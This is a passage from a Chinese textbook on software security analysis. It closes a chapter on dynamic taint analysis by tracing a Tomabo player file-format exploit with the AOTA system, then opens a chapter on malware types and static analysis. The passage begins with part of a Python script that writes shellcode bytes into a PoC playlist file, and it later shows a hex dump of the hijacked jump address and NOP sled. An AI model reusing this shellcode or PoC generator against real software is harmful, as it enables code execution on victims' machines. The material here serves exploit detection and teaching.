"\xb7\x5b\x87\xb7\x33\x88\x13\xa9\x44\x85\x33\xbe\xd2\x53\xd2"
"\x8d\x43\x63\xff\x64\x83\xf1\x04\x2f\xd4\x6d\x07\x16\x12\x32"
"\xf8\x7d\x29\xfb\x6c\x3e\x45\x04\x61\xbe\x95\x52\xeb\xbe\xfd"
"\x02\x4f\xed\x18\x4d\x5a\x81\xb1\xd8\x65\xf0\x66\x4a\x0e\xfe"
"\x51\xbc\x91\x01\xb4\x3c\xed\xd7\xf0\x4a\x1f\xe4")

load += "\x44" * (1800 - len(load))

writeFile = open (file, "w")
writeFile.write(load)
writeFile.close()
```

图 7-21 生成 PoC 样本的 Python 脚本

7.5.2 污点传播过程

在进行污点传播跟踪之前，首先需要明确监控的目标程序以及污点源。由于漏洞存在于 Tomabo 程序中，因此将其作为监控目标；同时，由于是通过读取文件 poc.m3u 的方

式触发漏洞，因此将实时监控 ReadFile 函数调用过程，判断其读取的文件名，并将相应的内容作为污点源。图 7-22 是通过 AOTA 获取的脆弱程序在读取 PoC 样本时所产生的污点源信息，该信息格式为“记录 ID　缓冲区地址　数据长度　文件偏移”。




图 7-22　通过 AOTA 获取的污点源信息

接下来，需要提取漏洞利用攻击时的程序执行记录并在此基础上完成污点分析（图 7-22 中的 info. dta 和 recordlog. dta 分别对应 AOTA 运行时获取的污点源文件和执行记录文件）。这里利用 AOTA 读取执行记录中的前 100 条指令，图 7-23 展示了相关的指令内容以及程序执行各条指令时各寄存器、操作数以及线程等运行时信息。

AOTA系统

系统介绍　执行记录捕获　执行记录读取　污点传播分析　传播记录分析　调用栈分析

记录文件　/data/Tomabo/recordlog.dta　…　读取记录

起始ID　1　预读数目　100　清除

指定EIP　搜索

	记录ID	EIP	EAX	ECX	EDX	EBX	指令	ESP	EBP	ESI	EDI	OP[0]	OP[1]	TID
1	1	48a2d0	1	77b…	77a…	21b…	test eax, eax	12e…	12e…	6c	4eff…	1	1	2828
2	2	48a2d2	1	77b…	77a…	21b…	jnz 0x18d	12e…	12e…	6c	4eff…	0	0	2828
3	3	48a30d	1	77b…	77a…	21b…	mov eax, [edi]	12e…	12e…	6c	4eff…	1	1560858	2828
4	4	48a30f	156…	77b…	77a…	21b…	mov edx, [ebp-0xc]	12e…	12e…	6c	4eff…	77a…	708	2828
5	5	48a312	156…	77b…	708	21b…	add [ebp-0x8], edx	12e…	12e…	6c	4eff…	0	708	2828
6	6	48a315	156…	77b…	708	21b…	lea ecx, [eax+esi+0x4]	12e…	12e…	6c	4eff…	77b…	0	2828
7	7	48a319	156…	156…	708	21b…	mov al, [eax+esi+0x4]	12e…	12e…	6c	4eff…	58	a81	2828
8	8	48a31d	156…	156…	708	21b…	test al, 0x80	12e…	12e…	6c	4eff…	81	0	2828
9	9	48a31f	156…	156…	708	21b…	jz 0x264	12e…	12e…	6c	4eff…	0	0	2828
10	10	48a325	156…	156…	708	21b…	test edx, edx	12e…	12e…	6c	4eff…	708	708	2828
11	11	48a327	156…	156…	708	21b…	jz 0x179	12e…	12e…	6c	4eff…	0	0	2828

图 7-23　AOTA 读取程序执行记录

最后，根据污点源信息 info. dta 和程序执行记录 recordlog. dta 进行污点分析。图 7-24 展示了 AOTA 系统的污点传播结果，可以看到，其中第 129 857 条指令 call ecx 中的跳转目标 0x401ca9 是污点数据，根据 7. 3. 5 节介绍的常用污点误用检测规则即可判定程序此时遭受了控制流劫持类型的漏洞利用攻击。

7.5.3　污点回溯分析

尽管通过污点传播分析可以发现程序执行过程中存在漏洞利用攻击，但是如果需要进一步掌握该漏洞攻击的具体过程，例如其跳转目标地址是否直接来源于原始文件或者是通过一系列的计算后得到的结果，还需要借助 AOTA 系统的污点回溯分析功能。

图 7-24 污点分析结果

图 7-25 展示了相关的回溯结果。

图 7-25 污点回溯分析结果

通过污点回溯分析结果可以看到，最终的污点地址是经过一系列 mov、push 等数据移动指令得到的，其间并没有任何计算指令的干预，因此可以判定该漏洞攻击过程中直接将原始文件中的数据作为程序跳转的目标地址。而为了验证该结果的正确性，结合污点源信息以及回溯分析结果，在文件 0x408 偏移处找到了程序执行时使用到的目标跳转地址 0x401ca9，如图 7-26 所示（注意，文件中是低地址在前，高地址在后）。

```
C:\Users\windhl2015\Desktop\poc.m3u - Notepad++
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
00000390 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003a0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003b0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003c0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003d0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003e0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
000003f0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA
00000400 41 41 41 41 eb 08 90 90 a9 1c 40 00 90 90 90 90 AAAA?..?@.
00000410 90 90 90 90 90 90 90 90 90 90 90 90 db de bd bc ..........
```

图 7-26　程序跳转时用到的目标地址数据

7.6　总　　结

污点分析方法经过了 10 多年的长足发展，目前已成功应用在敏感信息泄露、恶意代码检测以及软件漏洞分析等领域，已经成为软件安全分析领域中的一种重要基础方法与技术手段。尽管如此，污点分析方法仍然面临着难以克服的问题，例如在本章中提到的传播规则粒度和可靠性问题以及隐式污点传播等问题都一定程度上制约了污点分析的发展。

本章首先介绍了静态污点分析和动态污点分析的基本原理，其中静态污点分析采用在代码中标记类型修饰的方式，适于进行软件漏洞方面的挖掘工作；而动态污点分析通过指令插装的方式实现更为精确的污点分析过程，因此得到了更多研究人员的青睐。随后，本书重点描述了动态污点分析过程的 3 个主要步骤，即污点源识别、污点动态跟踪以及污点误用检测等。其中在介绍污点动态跟踪的同时还涉及了污点内存映射、程序动态监控以及传播规则设计等内容。在讲述相关基础方法和技术之后，本章还介绍了近几年出现的具有一定代表性的典型系统，包括面向网络恶意代码检测的 TaintCheck 系统、面向污点分析基础平台的 TEMU 系统以及面向大规模实际应用的 AOTA 系统。最后，通过实例分析展示了污点分析方法在软件漏洞利用攻击检测方面的具体应用情况，阐明了该方法的实用价值。

参 考 文 献

[1] D. E. Denning. A Lattice Model of Secure Information Flow. Communication of the ACM，1976.
[2] S. Foster，M. Fahndrich，A. Aiken. A Theory of Type Qualifiers. In PLDI，1999.
[3] U. Shankar，K. Talwar，J. S. Foster，et al. Detecting Format String Vulnerabilities with Type Qualifiers. In USENIX Security，2001.
[4] P. Broadwell，M. Harren，N. Sastry. Scrash：A System for Generation Secure Crash Information. In USENIX Security，2003.
[5] J. Chow，B. Pfaff，T. Garfinkel，et al. Understanding Data Lifetime via Whole System Simulation.

In USENIX Security，2004.

[6] J. Newsome，D. Song. Dynamic Taint Analysis for Automatic Detection，Analysis，and Signature Generation of Exploits on Commodity Software. In NDSS，2005.

[7] H. Yin，D. Song，M. Egele，C. Kruegel，et al. Panorama：Capturing System-wide Information Flow for Malware Detection and Analysis. In CCS，2007.

[8] D. Song，D. Brumley，H. Yin. BitBlaze：A New Approach to Computer Security via Binary Analysis. In ICISS，2008.

[9] T. Wang，T. Wei，Z. Lin，et al. IntScope：Automatically Detecting Integer Overflow Vulnerability in X86 Binary Using Symbolic Execution. In NDSS，2009.

[10] T. Wang，T. Wei，G. Gu，et al. TaintScope：A Checksum-Aware Directed Fuzzing Tool for Automatic Software Vulnerability Detection. In IEEE S&P(Oakland)，2010.

[11] W. Enck，P. Gilbert，B. Chun，et al. TaintDroid：An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In OSDI，2010.

[12] M. G. Kang，S. McCamant，P. Poosankam，et al. DTA++：Dynamic Taint Analysis with Targeted Control-Flow Propagation，In NDSS，2011.

[13] A. Handerson，A. Prakash，L. Yan，et al. Make It Work，Make It Right，Make It Fast：Building a Platform-Neutral Whole-System Dynamic Binary Analysis Platform. In ISSTA'14.

[14] Valgrind. http://valgrind.org.

[15] Pin. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.

[16] QEMU. http://www.qemu.org.

[17] B. Dolan-Gavitt，T. Leek，J. Hodosh，et al. Tappan Zee (North) Bridge：Mining Memory Accesses for Introspection. In CCS，2013.

[18] Tomabo PoC. https://www.exploit-db.com.

第8章 恶意代码检测与分析

恶意代码检测与分析是软件安全性分析的一种重要应用形式，也是软件安全性分析技术领域里较为常见的一种应用形式。由于恶意代码与普通软件一样都是程序代码，因此，恶意代码的检测与分析具有与普通软件的安全性分析一样的典型问题与技术方法，同时，由于恶意代码是攻击者有意编写的带有特定攻击目的的代码，因此，恶意代码的检测与分析又具有不同于普通软件的安全性分析的特殊问题和相应的技术方法。

在本章中，首先简要介绍恶意代码的类型以及不同类型恶意代码的特点，并阐述恶意代码分析的目的以及在分析过程中需要注意的事项。其次，以一般恶意代码分析的典型流程为主线，介绍基本的静态分析和动态分析方法，以及常见的静态分析和动态分析工具和它们的使用方式。接着，介绍恶意代码分析中特有的分析对抗技术，并以反虚拟化分析对抗和恶意代码还原为重点，介绍相应的理论方法和技术。然后，重点关注恶意代码攻击过程中最为重要的软件漏洞利用过程，通过对软件漏洞利用过程中内存使用、代码属性、控制流完整性、系统状态等各种状态属性的分析和检测，介绍当前这一领域学术界的各种研究成果。最后，通过对若干不同类型的恶意代码的实际分析，展示典型的恶意代码分析过程和分析结果。

8.1 恶意代码分析基础

8.1.1 恶意代码分类

1988年11月2日，Robert Tappan Morris从MIT释放了只有99行代码的Morris蠕虫，此后恶意代码的种类和数量不断增多，并且随着计算机软硬件的飞速发展和互联网规模的不断扩大，恶意代码的表现形态、传播方式、攻击方法也不断变化，出现了各种类型的恶意代码，不同类型的恶意代码在功能特点、目标定位、攻击技术、代码实现等方面各具特点。在恶意代码分析过程中，可以根据观察到的恶意行为和特征推断样本所属的分类，同时，也可以根据样本类别推测样本可能具有的行为特征，从而选择更具针对性的分析方法和工具。

传统上，按照恶意代码的功能来区分，将其分为病毒、蠕虫、木马、后门、僵尸程序、下载器、Rootkit、恐吓软件、勒索软件等。

根据《中华人民共和国计算机信息系统安全保护条例》，计算机病毒(computer virus)是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并

能自我复制的一组计算机指令或者程序代码。这是一个较为宽泛的定义。人们一般认为病毒是附着于程序或文件中的一段计算机代码,它可在计算机与计算机之间传播,并在传播途中感染计算机,其明确目的是自我复制。病毒更多地是从其传播方式上界定的,其功能是破坏软件、硬件和数据,并且,由于计算机病毒这一名称是将恶意代码与生物病毒相类比,因此,人们通常也用计算机病毒或病毒来笼统地指代恶意代码。

蠕虫(worm)与病毒类似,可视为一种通过网络传播的恶性病毒,它具有病毒的一些共性,某种程度上可视为病毒的子类。蠕虫也在计算机与计算机之间自我复制,但蠕虫可自动完成复制过程,并且不依赖于寄生的宿主文件,可独自传播。蠕虫传播无须人为干预,并可通过网络自我复制,进而大量消耗系统内存或网络带宽,并导致计算机停止响应、网络拥塞等情况,造成严重危害。

木马(trojan horse),也叫特洛伊木马,指那些表面上是有用的软件,实际目的却是危害计算机安全并破坏计算机的程序。它是具有欺骗性、隐蔽性和非授权性的特点,通常被攻击者用作远程控制的工具。

后门(backdoor)与木马类似,也是为攻击者提供不需要授权或采用攻击者预置的授权就可访问受害者系统的程序,通常也用于远程访问并控制受害者系统。与木马不同的是,后门通常不是一个可以独立存在的程序,而是指一个可被攻击者使用的恶意功能模块。

僵尸程序(bot)也与木马类似,也可为攻击者提供控制受害者系统的功能,但所有僵尸程序会相互连接组成僵尸网络(botnet),并接收控制者发送的控制命令,执行相同的操作。

下载器(downloader)是用于下载、安装和执行其他恶意代码的恶意代码。通常下载器的体积较小,功能也较为单一,容易植入、感染和传播,并在感染受害者系统之后再进一步下载后续具有实际攻击、破坏作用的恶意代码,在针对浏览器的攻击以及一些采用模块化设计的恶意代码中较为常见。

Rootkit 是指用于隐藏恶意代码存在、干扰恶意代码检测的恶意代码,通常其采用内核级技术实现,以系统驱动等形式存在,并与其他具有攻击、破坏功能的恶意代码如后门、木马等共同组成恶意软件。

恐吓软件(scareware)是指通过虚假的信息恐吓受害者,诱使受害者购买特定产品的恶意软件。通常,恐吓软件会将自身伪装成杀毒软件、司法取证工具等,然后通过展示恶意软件感染、网络违法行为等具有诱骗性的虚假信息,诱导受害者支付一定的费用以解决相应的“问题”。

勒索软件(ransomware)是一种绑架用户数据并借此向用户勒索钱财的恶意软件。攻击者通过植入受感染主机的恶意软件加密受害者的数据,通常会将系统上的文档、邮件、代码、图片等各种类型的文件进行高强度加密,使受害者无法正常使用这些数据,然后通过弹出窗口、生成文本文件等方式向受害者发出勒索通知,要求受害者向指定账户汇款(通常是比特币等匿名电子货币)来获得解密文件的密钥和方法。

如上所述,不同种类的恶意代码具有不同的功能特点和攻击目的,并且正如恶意代码这一名称表明的那样,一个具有攻击性、破坏性的恶意代码并不一定是一个完整的程序或



软件，可以仅仅是一段代码，甚至是数据。需要注意的是，恶意代码的准确分类是困难的，不同类型恶意代码的划分标准也是模糊的，一个恶意代码可能跨越多个类别，不同的安全机构对同一个恶意代码的归类也可能不一致。因此，在恶意代码分析中，需要关注恶意代码的主要功能特征，并据此对恶意代码类别进行判定。

除了以功能划分恶意代码，在恶意代码分析过程中，还可以根据其他属性来区分不同类型的恶意代码，从而采取有针对性的分析方法。

如按照恶意代码文件是否可以直接执行来区分，可以分为可执行的代码文件、非可执行的数据文件。其中可执行的代码文件又可以进一步分为直接可执行的代码文件，如exe等，以及有条件可执行的代码文件，如Java、.NET、VBScript、JavaScript等依赖于特定运行环境的中间语言、脚本语言代码。对于直接可执行的恶意代码，可以通过静态扫描、虚拟执行等方式进行分析；对于有条件可执行的恶意代码，需要首先识别其代码类型，构造需要的执行条件，如安装配置相应的运行环境，再进行动态分析，也可以通过各种中间语言解释器进行虚拟执行；而对于非可执行的数据文件，如文本文件、图片、音视频等多媒体文件等，可以根据文件类型和结构静态分析文件是否有异常，也可以根据文件类型构造相应的动态分析环境对样本文件进行分析，检测其中是否包含恶意代码。

按照恶意代码感染、传播、破坏等生命周期各个阶段中是否利用了软件漏洞，可以分为不依赖软件漏洞的恶意代码和依赖软件漏洞的恶意代码。对于不依赖软件漏洞的恶意代码，攻击过程通常比较直接，在恶意代码投递、传播等环节通过社交欺骗等方式进行，如感染U盘、诱骗下载、捆绑安装等。而依赖软件漏洞的恶意代码通过利用特定的软件漏洞进行植入、传播，可以在用户不察觉的情况下开展攻击，但由于软件漏洞的利用成功率难以保证，可能无法成功攻击。因此，在分析依赖软件漏洞的恶意代码时，需要猜测恶意代码利用的软件漏洞，并构造相应的软件漏洞利用环境，因此常常需要进行多次的迭代分析。

8.1.2　恶意代码分析的目的

分析一个恶意代码，目的是为了分析恶意代码的攻击过程、功能作用，评估恶意代码造成的破坏和影响，提取恶意代码检测的特征，修补恶意代码利用的漏洞，防范类似安全事件的再次发生。然而，全面、准确、快速地分析一个恶意代码有时候是十分困难的，甚至是不可能的，因此，在开展恶意代码分析时，需要明确分析的目的，从而提高分析效率，避免陷于庞杂的技术细节之中而忽略了我们真正想要的结果。

通常，分析一个恶意代码时主要关心如下几个问题：是不是，做什么，谁干的，如何做的。

其中，“是不是”主要是确定一个可疑代码是不是恶意代码。最简单的办法是通过杀毒软件扫描等方式，利用已知的恶意代码特征进行匹配，快速判断可疑代码是不是恶意代码。但对于恶意代码分析工作而言，很多时候处置的对象是新发现的、尚未有可匹配特征的恶意代码，因此，需要通过静态分析代码逻辑、动态观察代码行为等方式，根据可疑代码是否有漏洞利用、是否包含后门等属性，对是不是恶意代码的问题做出客观判断。

“做什么”主要是确定恶意代码具有什么功能。不论是进行远程控制、收集秘密数据，

还是进行系统破坏、敲诈勒索，亦或单纯的资源消耗，如发送垃圾邮件、计算比特币等，从一个恶意代码的功能能够推断出该恶意代码的攻击目的，从而有效评估攻击的影响和造成的破坏，以便采取相应的恶意代码清除、受害系统恢复以及网络攻击防范措施。

“谁干的”主要是确定恶意代码的来源以及其背后的攻击者，也就是攻击溯源问题。对于司法机关和监管机构，这是一个重要的关切点。对恶意代码分析工作而言，可以从恶意代码中提取一些有用的信息，如恶意代码相关的 IP、域名，甚至邮箱、手机号等信息，同时，还可以利用模块结构、代码逻辑甚至编码风格等进行同族判定，在相关的恶意代码之间建立关联关系，从而利用多种信息定位恶意代码背后的攻击者。

“如何做的”主要是分析恶意代码的攻击方式及其技术原理。对于一个新型的恶意代码，弄清楚其攻击途径和攻击方式，确定其是通过电子邮件投递还是通过网页挂马感染，是通过社交欺骗传播还是利用软件漏洞植入，对于发现现有安全防御系统的弱点，完善和改进网络安全防御系统具有重要意义。

在分析完一个恶意代码之后，一个很重要的工作就是如何发现其他的已感染主机。对于安全分析人员而言，可以通过寻找恶意代码感染迹象（Indicators Of Compromise，IOC）来实现，即可以用来标识一台主机、一个网络受到入侵的痕迹，通常 IOC 是一些可观察、可衡量、可检测、可重现的事件、属性或对象，比如注册表键值、互斥量、文件名等，并将这些可以作为感染证据的信息提取出来，制作成某种标准格式的威胁情报，以便与他人共享和利用工具自动化查找其他已感染主机。

在安全威胁情报的标准化方面，为了在不同的安全机构之间更好地共享这些安全情报信息，由 Mandiant 制定的 IOC 标准 OpenIOC 已经开源，该标准通过可扩展的 XML 模式语言描述已知威胁的技术特征、攻击方法、感染迹象等威胁情报，利用这些威胁情报，其他支持该标准的工具可以发现未知的已感染主机。当前，已经有一些工具可以帮助分析人员简化 IOC 生成过程，如 Mandiant IOC Finder，该工具是一个命令行工具，可以收集受恶意代码感染的主机上的数据，并自动生成 IOC 文件。同时，分析人员也可以利用 Mandiant IOC Editor 等工具对 IOC 文件进行手工编辑，以便制定更加准确的 IOC 文件。然后，分析人员可以利用 Redline 等工具，依据自身制定或他人共享的 IOC 文件，对系统中其他的主机进行检测，发现其他受感染的主机。关于 IOC 的标准规范、文件格式及相关工具，可以参见 OpenIOC 网站[①]。

事件对象描述与交换格式（Incident Object Description Exchange Format，IODEF）是另外一种安全情报数据格式标准，它定义了一种数据表示格式框架，用于规范计算机安全事件响应组织之间交换的计算机安全事件相关信息。它同样基于 XML 模式，其具体格式规范可参见 RFC 5070[②]。

8.1.3 典型分析流程

恶意代码分析通常是复杂和困难的，需要花费很多时间和精力，因此，在进行恶意代

① http://openioc.org/.

② http://www.ietf.org/rfc/rfc5070.txt.

码分析时要遵循循序渐进的原则，先对恶意代码进行一个总体性的初步分析，然后再逐步深入，不要一开始就陷入细节，通过对主要行为和功能的分析，先对恶意代码有一个概要性的了解，再对关键点进行深入分析。

通常，在拿到一个可疑的恶意代码样本时，典型的分析流程包括：用成熟工具进行快速的静态属性分析，识别已经有分析结果的样本，避免重复分析。在完成可疑样本的静态属性分析之后，可以进一步开展静态代码分析，对样本文件代码进行初步的反汇编分析，识别其中的混淆代码，大致了解代码结构和执行流程。对于可执行代码格式的样本而言，静态代码分析可以帮助分析人员确定样本的组成结构和大致功能；对于非可执行格式的样本，静态代码分析可以辅助分析人员初步判断样本是否包含恶意代码。根据静态属性分析的结果和样本文件类型，结合样本文件来源等信息，为动态分析准备合适的分析环境，然后选取合适的分析方法和工具，执行恶意代码进行动态分析，观察恶意代码的行为和功能。最后，再根据静态分析和动态分析的结果，对恶意代码的攻击过程、功能特点、实现机理等关键点进行深入分析。

由于恶意代码的多样性，在开展恶意代码分析时需要综合利用各种工具和方法，没有一种方式是万能的，每一个工具和方法都有其特点和局限性，通过搜索引擎和各种工具书籍，可以发现有很多已有的工具，多尝试一些，找到自己称手的工具集合。本书在介绍基本的分析方法和工具的基础上，将更多地关注近年来学术界提出的一些技术方法，以及基于这些技术方法研制的工具系统。但这并不代表这些工具系统就一定比其他的工具软件更好，不同的工具针对的问题不同，具有各自不同的特性，选用合适的工具解决对应的问题才是关键。

8.1.4　软件漏洞利用及分析

在对恶意代码进行分析过程中，需要重点关注软件漏洞利用过程的分析，尤其是对于在利用基础的静态分析、动态分析已经发现恶意代码具有一些高级攻击特征和软件漏洞利用痕迹时，通过软件漏洞利用过程分析可以帮助我们确定恶意代码在植入和攻击过程中是否利用了软件漏洞，利用的是已知的软件漏洞还是未知的软件漏洞，漏洞的类型和位置，以及具体的漏洞利用方式。通过这些信息，可以进一步判断该恶意代码的危害性，并及时采取有效的应对措施。

在 APT 等高级攻击活动中，浏览器、办公软件、文档处理器等流行应用软件的漏洞被大量利用。根据软件漏洞利用过程中是否劫持程序的控制流，软件漏洞可以分为控制流劫持类漏洞和非控制流劫持类漏洞两类。

控制流劫持类漏洞是通过篡改程序中函数指针、返回地址等控制流转移目标数据来劫持程序，并将程序执行流导向攻击者构造的代码来实现漏洞利用攻击。而非控制流劫持类漏洞主要是通过篡改程序关键的非控制流相关的数据来改变程序执行路径，实现漏洞利用攻击。

在控制流劫持类漏洞中，攻击者通过修改控制流相关的数据，篡改程序中的 call、jmp、ret 等控制流转移指令的操作数，将程序执行流程导向特定的代码位置。在控制流劫持类漏洞利用过程中，攻击者需要构造或插入一段 shellcode，从而在成功劫持程序控

制流后可以执行 shellcode。

控制流劫持类漏洞的产生原因可以有多种，典型的成因包括栈溢出、堆溢出、指针引用错误等。溢出类漏洞是由于没有对内存越界问题进行检查，导致数据越过缓冲区的范围，可能造成关键控制流元素的篡改。对于栈溢出而言，被覆盖的控制流元素可能是函数的返回地址或者保存在栈中的函数指针，如 SEH 异常处理例程地址等。对于堆溢出而言，被溢出内容所覆盖的数据可能是 C++ 虚函数指针或者构成堆数据结构的元数据等。而指针引用错误类漏洞是由于在程序中某些指针没有指向合法的对象，在对这些指针进行解引用时，可能会导致内存访问错误。攻击者能够控制非法指针指向的内容，截获程序执行权，从而导致应用程序被恶意攻击。常见的由于指针引用错误所导致的漏洞包括指针两次释放漏洞(Double Free)、释放之后再引用漏洞(Use After Free，UAF)等。

当前大多数的漏洞都属于控制流劫持类漏洞，攻击者关注的是如何篡改控制相关的数据夺取漏洞程序的执行控制权，如函数返回地址、全局偏移表(GOT)中函数指针、结构化异常处理模块中的指针、虚表的函数指针等。然而，Shuo Chen 等人[14]的相关研究也表明，系统中很多非控制相关的数据也是非常关键的数据，随着控制相关数据的防御机制逐渐完善，攻击者会不断尝试利用非控制相关数据开展攻击，通常修改应用程序相关的配置数据、用户输入数据、用户身份信息和与关键条件判断相关的数据等达到漏洞利用的目的。

Shuo Chen 等人[14]的研究表明非控制流劫持类漏洞不仅是可行的，并且同样可能造成严重危害。例如，网络服务器类应用程序 NullHttpd 中，攻击者可以通过程序中存在的堆溢出漏洞篡改保存在 CGI-BIN 中的网络配置字符串，从而造成应用程序的权限被恶意提升为 root。在另一款的 HTTP 服务器软件 GHTTPD 中，用户输入过长的数据会导致栈溢出。攻击者可以利用这个栈溢出漏洞覆盖栈中特定指针的值，使其指向用户输入数据中特定的字符串，并且使该字符串满足后续程序中的条件判断，从而以 root 权限启动特定字符串指定的程序，如/bin/sh，从而获得系统控制权。在这些漏洞利用中攻击者没有插入任何 shellcode，同时也没有通过覆盖函数返回地址来劫持程序执行权限，但都达到了攻击目的。同样，攻击者也可以通过篡改保存在内存中的用户身份信息实现提权漏洞利用。例如，在 WU-FTPD 漏洞中，攻击者通过一个格式化字符串漏洞篡改了 seteuid 的参数，使程序具有 root 权限。而如果应用程序漏洞恰好能够改变某条关键路径的判断条件，那么攻击者也能够以此达到漏洞利用目的。例如，在某 SSH 服务器中存在一个整形溢出漏洞，溢出数据能够覆盖一个条件分支所判断的条件变量，攻击者通过将这个条件变量篡改为真，使程序执行至对应条件分支，达到了提升权限的攻击目的。

非控制流劫持类漏洞利用的特点是攻击者不需要插入并执行一段 shellcode 来达到攻击目的，而是通过修改上述非控制相关数据，造成程序执行路径或者执行环境发生改变，进而达到漏洞利用攻击的目的。这种漏洞利用攻击不会触发 GS、SEHOP、DEP 等漏洞利用预防措施的报警，也不会受到 ASLR 等漏洞利用缓解措施的影响，因此，在漏洞利用过程分析中需要加以注意。关于软件漏洞分析的详细介绍参见第 9 章。



8.2 静态分析

静态分析通常是恶意代码分析的第一步，由于不需要实际运行恶意代码，因此静态分析对分析环境的要求不高，有很多优秀的工具能够帮助我们开展静态分析工作，因此，静态分析过程相对来说较为容易。

8.2.1 杀毒软件扫描

在拿到可疑样本的时候，首先，需要确定可疑样本是不是已被主流的安全工具确认为恶意代码，这一步通常可以利用杀毒软件对可疑样本进行扫描，根据扫描结果判断。当前，有很多杀毒软件可以选择，除了需要付费购买使用授权的商业软件，还可以选择开源的杀毒软件，如 ClamAV①，它支持 Windows、MacOS X、Linux 和 BSD 等多种操作系统。由于杀毒软件主要是基于代码特征、数据特征等构成的病毒库进行匹配和检测，并且各个杀毒软件的病毒库覆盖范围和更新速度也有较大差异，因此采用单一的杀毒软件进行扫描可能无法准确识别已知的恶意软件。可以采用多个杀毒软件对可疑样本进行扫描，从而更好地确认可疑样本是否为已知的恶意代码。例如，可以把可疑样本上传到 VirusTotal② 网站，利用该网站提供的数十个不同安全厂商研发的杀毒软件对可疑样本进行扫描检测，综合不同杀毒软件的扫描结果更好地确认可疑样本是否具有恶意性。需要注意的是，对于一些在敏感环境中发现的恶意代码，或者可能包含敏感内容的恶意代码，不能随意上传到类似的扫描网站，以免造成敏感信息泄露。在这种情况下，可以在获得样本文件的 MD5 值之后，通过网址 https://www.virustotal.com/latest-scan/+MD5 直接访问 VirusTotal 网站上该样本的分析结果报告页面。若该样本已经被其他用户上传并分析过，则网站会显示样本的分析结果；若样本尚未被上传分析过，则会提示文件未找到（“File not found”）信息。类似地，可以通过 #totalhash③ 网站，利用恶意代码相关的文件名、哈希值、IP 地址、互斥量名、注册表键值、URL 等关键词查询相关恶意代码是否已经被分析过。

8.2.2 文件类型确定

无论是否已经确认可疑样本为恶意代码，在开展进一步的分析之前，都需要确定样本文件的类型，以便在后续分析工作中选取合适的分析方法和工具。通常，可疑样本文件带有准确的后缀名，如.exe 等，可以根据后缀名确定样本文件的类型。这里需要注意的是，同一类别的文件可能有多种形式的后缀名，如除了.exe 之外，.scr、.cpl 等都是可执行文件。但在有些情况下，可疑样本可能没有后缀名，或者后缀名不正确，如.bin、.data 等，很难通过后缀名推断样本文件的实际类型。在这种情况下，有一些现成的工具可以帮助我

---

① http://www.clamav.net/.

② http://www.virustotal.com/.

③ https://totalhash.cymru.com/.

们推断样本文件的类型，如 file 工具，该工具利用一个文件魔数数据库(magic. db)识别不同类型的文件格式，在大多数 Linux 发行版中都包含该工具，同时也有第三方制作的 Windows 版本[①]。该工具的使用方式如下：

```
user@ubuntu:~/trid$  file trid
trid: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared
libs), for GNU/Linux 2.6.24, stripped
```

从输出结果看以看出，样本文件是一个 64 位的 ELF 格式可执行文件，采用动态链接形式，已经去除了调试信息。

TrID 也是一个依据不同格式文件的特征来识别未知文件类型的工具，与 file 工具相比，它的可扩展性更好，支持自定义的格式特征，同时支持 Windows 和 Linux 平台[②]，并且提供在线识别服务 Online TrID File Identifier[③]。该工具的使用方式如下：

```
d:\TrID>trid.exe file

TrID/32 - File Identifier v2.20 - (C) 2003-15 By M.Pontello
Definitions found:  5800
Analyzing...

Collecting data from file: file
